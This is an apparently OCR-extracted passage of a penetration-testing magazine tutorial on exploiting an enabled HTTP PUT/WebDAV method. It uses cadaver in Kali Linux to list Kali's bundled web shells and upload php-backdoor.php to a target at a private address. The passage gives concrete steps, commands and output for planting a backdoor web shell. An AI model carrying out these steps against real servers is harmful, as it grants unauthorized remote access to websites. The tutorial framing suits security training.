
As it can be seen in the above image, the upload is successful.

Now we can exploit this HTTP PUT by uploading malicious payloads. We will do this using th
-e cadaver tool, Cadaver tool is a command line WEBDAV tool for UNIX. It is installed by def
ault in Kali Linux. Our readers have already seen this tutorial in our previous Issues. .




```
root@kali:~# cadaver
dav:!> ^CTerminated by signal 2.
root@kali:~# cadaver -h
Usage: cadaver [OPTIONS] http://hostname[:port]/path
  Port defaults to 80, path defaults to '/'
Options:
  -t, --tolerant            Allow cd/open into non-WebDAV enabled collection.
  -r, --rcfile=FILE         Read script from FILE instead of ~/.cadaverrc.
  -p, --proxy=PROXY[:PORT]  Use proxy host PROXY and optional proxy port PORT.
  -V, --version             Display version information.
  -h, --help                Display this help message.
Please send bug reports and feature requests to <cadaver@webdav.org>
root@kali:~# 
```

Kali linux has many web shells for various web servers.Just type command "locate webshells
and you will get the results as shown below. We want PHP shells as our target is of PHP. Le-
t's upload the "php-backdoor.php" web shell onto the target. It is a web shell with simple func
-tionality and is very easy to use.



```
/usr/share/webshells/aspx/cmdasp.aspx
/usr/share/webshells/cfm/cfexec.cfm
/usr/share/webshells/jsp/cmdjsp.jsp
/usr/share/webshells/jsp/jsp-reverse.jsp
/usr/share/webshells/perl/perl-reverse-shell.pl
/usr/share/webshells/perl/perlcmd.cgi
/usr/share/webshells/php/findsock.c
/usr/share/webshells/php/php-backdoor.php
/usr/share/webshells/php/php-findsock-shell.php
/usr/share/webshells/php/php-reverse-shell.php
/usr/share/webshells/php/qsd-php-backdoor.php
/usr/share/webshells/php/simple-backdoor.php
/var/lib/dpkg/info/webshells.list
/var/lib/dpkg/info/webshells.md5sums
/var/lib/nikto/plugins/nikto_shellshock.plugin
root@kali:~# ls /usr/share/webshells/php
findsock.c         php-findsock-shell.php  qsd-php-backdoor.php
php-backdoor.php   php-reverse-shell.php   simple-backdoor.php
root@kali:~# 
```


Use the command cadaver http://172.28.128.6/uploads/ to connect to our target.(Since the
images are from a previous Issue, IP address may differ). Once connected,use the PUT com
-mmand to upload our php-backdoor.php file on our target as shown below.



```
root@kali:~# cadaver http://192.168.41.134/dav
dav:/dav/> put /root/backdphp
Uploading /root/backdphp to `/dav/backdphp':
Progress: [=============================>] 100.0% of 772 bytes succeeded.
dav:/dav/> ls
Listing collection `/dav/': succeeded.
        backdphp                             772  Apr 27 02:11
dav:/dav/> put /usr/share/webshells/php/php-backdoor.php
Uploading /usr/share/webshells/php/php-backdoor.php to `/dav/php-backdoor.php':
Progress: [=============================>] 100.0% of 2800 bytes succeeded.
dav:/dav/> 
```


A Web Shell works like a Remote Access Trojan (RAT). As a RAT gives Remote access to the system once installed, a web shell gives remote access to the website on which it is uploaded.

Once uploaded, you can check the website in the browser. We can find our shell as shown in the image below.



